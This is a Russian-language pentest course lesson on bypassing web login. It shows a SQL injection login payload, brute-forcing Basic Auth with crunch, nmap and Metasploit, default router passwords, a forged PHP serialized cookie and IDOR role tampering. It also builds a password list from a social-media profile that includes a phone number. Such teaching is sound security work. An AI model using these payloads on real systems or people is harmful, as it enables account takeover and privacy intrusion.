

6.7 Обход авторизации

SQL injection	1
Обход Basic авторизации	3
Brute Force атака	8
Пароли по умолчанию.....	10
Сериализация.....	12
IDOR.....	16

Введение

Обход авторизации — это своеобразный “синдром”, имеющийся у web-приложения. По своей сути “синдром” заключается в ряде уязвимостей, которые выявляются в результате ошибок web-разработчика. В результате таких ошибок нам не составит особого труда обойти стандартные методы защиты учетных записей.

Среди большинства уязвимостей в основном выделяют следующие, наиболее часто выявляемые для обхода авторизации:

- SQL Injection
- Обход Basic Auth
- Стандартные учетные данные
- IDOR
- Brute Force
- Сериализация

SQL injection

Представим, что имеется какой-либо сайт *xxxx.com*
На этом ресурсе вы обнаружили форму авторизации:



Login:
Password:

Наша цель ясна - попробовать обойти данную форму. Нам необходимо понять, сможем ли мы обойти авторизацию, смодифицировав SQL запрос? Может быть, SQL инъекции и вовсе нет. В редких случаях мы сможем стандартными способами выяснить наличие данной уязвимости. У нас на вооружении одно лишь предположение о том, как может выглядеть SQL запрос к базе данных:

```
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE login='ЗДЕСЬ_ЛОГИН' AND password='ЗДЕСЬ_ПАРОЛЬ'
```

Допустим, логином администратора сайта является – *admin*

К сожалению, пароля мы пока еще не знаем. В таком случае включаем свои знания обычной логики, которую так любит SQL.

По нашему предположению для авторизации мы должны знать, как логин, так и пароль, чтобы условие было истинно, и вход под именем *admin* осуществился. Попробуем сделать условие истинным, смодифицировав запрос к базе данных. Сделаем это через форму для ввода пароля. Воспользуемся известным вам еще из прошлых уроков по SQL injection запросом:

```
' OR 1=1; --
```

В результате чего, наш модифицированный запрос к БД будет выглядеть так:

```
SELECT * FROM ЗДЕСЬ_ТАБЛИЦА WHERE login='ЗДЕСЬ_ЛОГИН' AND password='' OR 1=1; -- '
```


В большинстве случаев мы получим доступ к учетной записи администрации некоторого сайта *xxxx.com*

```
Hello admin
name: admin
email: root@root
```

Как вы могли наблюдать, все наши действия проводились практически в слепую, так как мы основывались лишь на одних предположениях.

Basic авторизации

Basic Auth или же базовая аутентификация — это один из самых небезопасных способов авторизации. Связка логин и пароль включаются в состав запроса. Если такой запрос перехватить, учетные данные будут поданы словно “на блюде”. Для лучшего понимания работы *http-basuc-auth* и HTTP аутентификации в общем виде, взгляните на схему ниже:



Конечно, в нашем случае sniffing трафика - задача практически не выполняемая. Для обхода авторизации мы немного познакомимся с перебором учетных данных - Brute Force. Данный метод является наиболее эффективным, так как при Basic Auth запрашиваемый ресурс не блокируется при многократных неудачных попытках входа. Огромным недостатком Brute Force атаки является неопределенность по времени. Так как мы не знаем, есть ли необходимый пароль в

перебираемом словаре и придется ли прибегать к генерации своих паролей, то время будет потрачено зря. Не стоит отказываться от Brute Force совсем. Он эффективно сработает, если у вас уже имеются догадки о логине/пароле. Для реализации данной атаки существует тысяча и одна утилита, а в таких гигантах, как nmap и metasploit, имеются модули, направленные на basic auth.

Дабы понять, как осуществить такую атаку, предлагаю перейти к практическому примеру. Для этого создадим простейшую web страницу, доступ к которой будет лежать через Basic Auth.

Пусть при удачной авторизации сервер вернет страницу с надписью "Hacked". Для этого создадим файл *index.php* с простым содержимым:

```
HTML:
1 <h1>Hacked</h1>
```

Для создания Basic auth создайте файл *.htaccess* в папке с этой страницей и пропишите в данный файл следующее содержимое:

/public_html/.htaccess




```
1 AuthType Basic
2 AuthName "Input username and password"
3 AuthUserFile .htpasswd
4 Require valid-user
```

В файле *.htpasswd* будут храниться данные для аутентификации. Создать данный файл можно средствами apache, или же Online сервисами:

/public_html/.htpasswd

```
1 admin:$apr1$44iL7uEU$yHkFQKusGvw0z7FiEpIUM/|
```

В результате получаем 3 файла:

<input type="checkbox"/>	Имя ▼	Размер
<input type="checkbox"/>	 .htaccess	0.3 kB
<input type="checkbox"/>	 .htpasswd	0.1 kB
<input type="checkbox"/>	 index.php	0.1 kB

Так же реализовать базовую авторизацию можно, настроив конфигурационный файл. В нашем случае это `apache.conf`

Он находится в `/etc/apache/`

htpasswd

```
$ htpasswd -c /etc/apache/.htpasswd user_name
```

В конец файла добавьте

```
<Directory /var/www/html>
AuthType Basic
AuthName "Input login and password!"
AuthUserFile /etc/apache/.htpasswd
Require valid-user
</Directory>
```

После чего перезагрузите `apache`

```
service apache restart
```

Теперь у нас есть импровизированная web страница с Basic Auth. Предположим, что мы впервые наткнулись на эту страницу, исследуя какой-либо ресурс. До этого нам удалось получить логин администратора - `admin`. По предположению, пароль состоит из символов `d,a,m,1,0`. В таком случае, мы можем прибегнуть к обычной Brute Force атаке. К нашему счастью, пароль может состоять только лишь из 5 символов, тогда сгенерировать возможные пароли нам не составит труда. В этом нам поможет утилита `crunch`

```
$ crunch <с_длина> <до_длина> [набор символов] [опции]
```

```
(~) [20:40:57] → crunch 5 5 amd10 > passwdlist
Crunch will now generate the following amount of data: 18750 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3125
```

После генерации паролей мы можем воспользоваться большим количеством утилит. Я выделю NSE скрипт для *Nmap* и модуль в *Metasploit Framework*.

Для использования NSE скрипта `http_brute` существует несколько опций

Http_brute.hostname	Устанавливает заголовок хоста
Http_brute.method	Устанавливает HTTP метод (по умолчанию GET)
Http_brute.path	Указывает на путь с аутентификацией
Passdb, userdb	Указываем путь до словарей

```
(~) [20:42:53] → nmap -p 80 --script http-brute --script-args 'http-brute.hostname=127.0.0.1,http-brute.method=POST,http-brute.path=,passdb=,userdb=,userlist' -v localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-06 20:44 UTC
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:44
Completed NSE at 20:44, 0.00s elapsed
Initiating SYN Stealth Scan at 20:44
Scanning localhost (127.0.0.1) [1 port]
Discovered open port 80/tcp on 127.0.0.1
Completed SYN Stealth Scan at 20:44, 0.03s elapsed (1 total ports)
NSE: Script scanning 127.0.0.1.
Initiating NSE at 20:44
Completed NSE at 20:44, 0.43s elapsed
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00010s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE
80/tcp    open  http
http-brute:
  Accounts:
    admin:adm01 - Valid credentials
  Statistics: Performed 319 guesses in 1 seconds, average tps: 319.0

NSE: Script Post-scanning.
Initiating NSE at 20:44
Completed NSE at 20:44, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
Raw packets sent: 1 (44B) | Rcvd: 2 (88B)
```

В Metasploit все намного проще. После запуска нам необходимо использовать модуль - `auxiliary/scanner/http/http_login`

```
use auxiliary/scanner/http/http_login
```

Командой `show options` смотрим необходимые опции и задаем им значения, после чего запускаем модуль командой `run`:

Brute Force атака



Метод грубой силы подразумевает простой подбор учетных данных. Подбор происходит по заранее созданным или же найденным на просторах сети интернет базам.

Существует много хороших утилит для осуществления данной атаки. Из всех можно выделить - Hydra, Patator и Medusa. Также можно воспользоваться модулями Metasploit Framework или же NSE скриптами Nmap, как мы это делали ранее.

На создание базы паролей может уйти много времени. Прежде всего нужно поискать ТОП базы в интернете. И только в том случае, если они не помогли, создаем свою базу. Для создания своей базы паролей вам необходимо собрать большое количество информации, относящейся к пользователю аккаунта, который вы собираетесь brutфорсить.

Представим, что нам необходимо сбрутить аккаунт целевого пользователя VK (все действия описаны теоретически). Взглянем на его страницу и попробуем составить свою базу. По большей части информации из страницы пользователя будет мало. В таком случае выходим на контакт с целью, используя все возможные средства связи.

Александр Романов

заходил сегодня в 15:43

День рождения: 12 ноября 1992 г.
Город: Воронеж
Место учёбы: Лицей 23

[Скрыть подробную информацию](#)

Основная информация

Родной город: Воронеж
Языки: Русский
Брат: Саша Александров

Контактная информация

Моб. телефон: +79204421720

Такого количества информации будет достаточно для составления не маленькой базы. Вручную комбинировать все это довольно тяжело. Для автоматизации таких действий существует утилита Crunch.

Crunch – генератор словарей паролей

```
crunch <минимальная-длина> <максимальная длина> [-f <путь до charset.lst> имя-набора-символов] [-o wordlist.txt или START] [-t [FIXED]@@@] [-s startblock]
```

Ниже представлен пример нескольких возможных паролей:

```
12-19-92
12-11-92
alex.roman92
0271244029ar
a13xr0m4n0v
Voronezh.92.12
r0m4nov27
l_l0v3_voronezh
```

Пароли по умолчанию

В очень редких случаях, халатные администраторы забывают сменить пароли, установленные по умолчанию. Представим себе следующую картину:

Нам удалось обнаружить, что системный администратор ресурса, по каким-либо причинам разрешил подключение к маршрутизатору из интернета. Но вот незадача: пароля мы не знаем, а на брутфорс времени нет. И все-таки что-то здесь не так....

ZYXEL PRESTIGE 900

Перед тем, как приступить к более серьезным действиям, разузнаем, что же это за маршрутизатор. В итоге видим следующую таблицу, которая сыграла нам на руку:

Most Common ZYXEL Logins	
Username / Password	
admin / 1234	34%
none / 1234	24%
/ 1234	16%
/ 1234	9%
admin / admin	4%
n/a / 1234	3%
none / admin	3%
1234 / 1234	3%
none / none	3%
webadmin / 1234	2%

Именно для этой модели данные, заданные по умолчанию – *webadim/1234*

ZYXEL PRESTIGE 900
cr4x0is firmware

Status Basic Advanced Wireless

General info
NAT
Port Forwarding
DHCP

External IP: 46.101.183.247
IP Address: 192.168.0.1
MAC Address: 5D:8A:28:84:5A:4B

Gateway Address: 0.0.0.0
Primary DNS Server: 0.0.0.0
Secondary DNS Server: 0.0.0.0

Name	DHCP/Reserved	IP	MAC
Igor iPad	DHCP	192.168.1.15	B5:C1:C4:4F:6F:4E
IgorHOME-Aspire-e-375-g	DHCP	192.168.1.77	87:B1:0F:FB:90:E6
Tatyana-LenovoYoga15	DHCP	192.168.1.75	84:1C:91:46:38:F0

Сериализация

Что такое сериализация? Это процесс преобразования данных из их обычного состояния в состояние, пригодное для передачи, например, по сети. Сериализацию часто используют в программировании для передачи объектов в распределенном приложении. Рассмотрим процесс на примере PHP.

В PHP для сериализации какого-либо объекта существует функция "*serialize(\$value)*", которая преобразует переданный ей объект (*\$value*) в строку.

На рисунке ниже представлена сериализация массива:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Document</title>
</head>
<body>
  <?php
    $arr = ['codeby', 2019, id => 13, login => 'hacker'];

    echo "До сериализации<br><hr>";
    var_dump($arr);

    $s = serialize($arr);
    echo "<br><br>";

    echo "После сериализации<br><hr>";
    print($s);
    echo "<br><br>";

    echo "После десериализации<br><hr>";
    $u = unserialize($s);
    var_dump($u);
  ?>
</body>
</html>
```

Результат

До сериализации

```
array(4) { [0] => string(6) "codeby" [1] => int(2019) ["id"] => int(13) ["login"] => string(6) "hacker" }
```

После сериализации

```
a:4:{i:0;s:6:"codeby";i:1;i:2019;s:2:"id";i:13;s:5:"login";s:6:"hacker";}
```

После десериализации

```
array(4) { [0] => string(6) "codeby" [1] => int(2019) ["id"] => int(13) ["login"] => string(6) "hacker" }
```

А вот как выглядит сериализация класса "Hacker"

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Document</title>
</head>
<body>
  <?php

      class Hacker {
          public $login = 'megaKiborg';
          public $passwd = 'nagib31337';
          public $code = 3455123;

          public function hackPentagon() {
              echo "Pentagon is hacked!";
          }
      }

      $hacker = new Hacker;

      echo "До сериализации<br><br>";
      var_dump($hacker);

      $s = serialize($hacker);
      echo "<br><br>";

      echo "После сериализации<br><br>";
      print($s);
      echo "<br><br>";

      echo "После десериализации<br><br>";
      $u = unserialize($s);
      var_dump($u);
      echo "<br><br>";

      echo "Проверка возможности выполнения функций класса<br><br>";
      $u->hackPentagon();

  ?>
</body>
</html>
```

Результат

До сериализации

```
object(Hacker)#1 (3) { ["login"]=> string(10) "megaKiborg" ["passwd"]=> string(10) "nagib31337" ["code"]=> int(3455123) }
```

После сериализации

```
O:6:"Hacker":3:{s:5:"login";s:10:"megaKiborg";s:6:"passwd";s:10:"nagib31337";s:4:"code";i:3455123;}
```

После десериализации

```
object(Hacker)#2 (3) { ["login"]=> string(10) "megaKiborg" ["passwd"]=> string(10) "nagib31337" ["code"]=> int(3455123) }
```

Проверка возможности выполнения функций класса

```
Pentagon is hacked!
```

Обратите внимание, при сериализации класса преобразовываются только поля класса, а функцию `"hackPentagon()"` получилось использовать, т.к. класс был определен в том же документе.

Таким образом, можно сделать вывод, что сериализация - это процесс преобразования объектов в строку для дальнейшей передачи, а обратный процесс называется десериализация.

Каким же образом все это помогает в обходе авторизации? Дело в том, что метод `"unserialize($value)"` позволяет создавать произвольные объекты любого класса с произвольными атрибутами. Но все зависит от доступных приложению классов и их функциональных возможностей. Уязвимость этой функции не только позволяет обходить авторизацию, но и в некоторых случаях выполнять удаленно код (RCE).

Рассмотрим обход на тривиальном примере. Допустим, есть веб приложение, которое для авторизации использует Cookie. Например, так:


```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Document</title>
</head>
<body>
  <?php
    if (isset($_COOKIE['auth'])) {
      $data = unserialize($_COOKIE['auth']);

      if (is_array($data) && $data['login'] == 'validLogin' && $data['passwd'] == 'validPasswd') {
        echo "welcome back user!";
      } else {
        echo "something wrong";
      }
    }
  ?>
</body>
</html>

```

Приложение обрабатывает заголовок Cookie вида

`auth=a:2:{s:5:"login"%3bs:10:"validLogin"%3bs:6:"passwd"%3bs:11:"validPasswd"%3b}`

`auth: a:2:{s:5:"login";s:10:"validLogin";s:6:"passwd";s:11:"validPasswd";}`

В результате

welcome back user!

Таким образом если мы отправим в заголовке Cookie

`auth=a:2:{s:5:"login"%3bb:1%3bs:6:"passwd"%3bb:1%3b}`

`auth: a:2:{s:5:"login";b:1;s:6:"passwd";b:1;}`

То получаем:

welcome back user!

Приложение пропустило нас. Это произошло потому, что вместо строковых значений "validLogin" и "validPasswd" было отправлено логическое значение 1, которое в программировании считается *True*. В итоге внутри приложения выполнилось логическое равенство

`$data['login'] == True && $data['passwd'] == True`, что и дало доступ. А выполнилось оно потому, что в программировании считается 0 - это *False*, а любое отличное от 0 - это *True*. И если сравнивать логическое *True* с непустой строкой, то получаем истину.

IDOR

IDOR (Insecure Direct Object Reference) - небезопасные прямые ссылки на объекты. Уязвимость заключается в том, что в веб-приложениях часто используются в параметрах идентификаторы конкретных объектов. Заменяя идентификаторы можно получать доступ к областям, которые по задумке не должны были быть доступны ранее. Лучше рассмотрим все на примерах.

Пример 1

Допустим, есть URL <http://example.com/some/dir/users/28>
Этот адрес может быть личным кабинетом, в который пользователь попадает после авторизации. Если изменить цифру 28 на любую другую, и при этом получить доступ к личному кабинету другого пользователя, то это и есть IDOR.

Пример 2

Аналогичным образом, если в URL присутствуют такие пары как:

<http://example.com/view.php?file=act32>
<http://example.com/dossier.php?name=IvanovVP>
<http://example.com/index.php?page=login>

... и подобные. Если при изменении значения параметра отображается информация, то это IDOR.

Естественно, при этом необходимо представлять, что именно подставлять в параметры. Но тут помогут фаззеры или правильно собранная пассивная информация о цели.

Пример 3

При авторизации с помощью Cookie стоит уделить внимание тому, какие параметры там передаются. Вдруг там передаются права пользователя, и

через IDOR уязвимость есть возможность получить административный доступ.

Host: example.com

User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/*;q=0.8*

Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Connection: keep-alive

Cookie:

session_id=2058be1c62e6347f2bb5d8bb64852352;

a4bf362d653dd69979b263e3fe44028c=86i563u8onah3dkof1tjc87fr1;

role= dXNlcmg

В поле role в кодировке base64 передается один из двух параметров *user/admin*. Если заменить значение на *YWRtaW4*, то обычный пользователь получает права администратора.

Пример 4

Допустим на сайте имеется админ-панель где-нибудь тут: <http://example.com/admin/>, и при этом туда могут попасть пользователи с административным статусом. Тогда возможно получение доступа, при авторизации обычным пользователем и переходе по ссылке, ведущей к админ-панели. Все благодаря IDOR.

В некоторых случаях уязвимость IDOR немного облегчает взятие флага.

[Служба Поддержки](#)

[8 800 444 1750](#)

с 8:00 до 20:00 МСК

school@codeby.net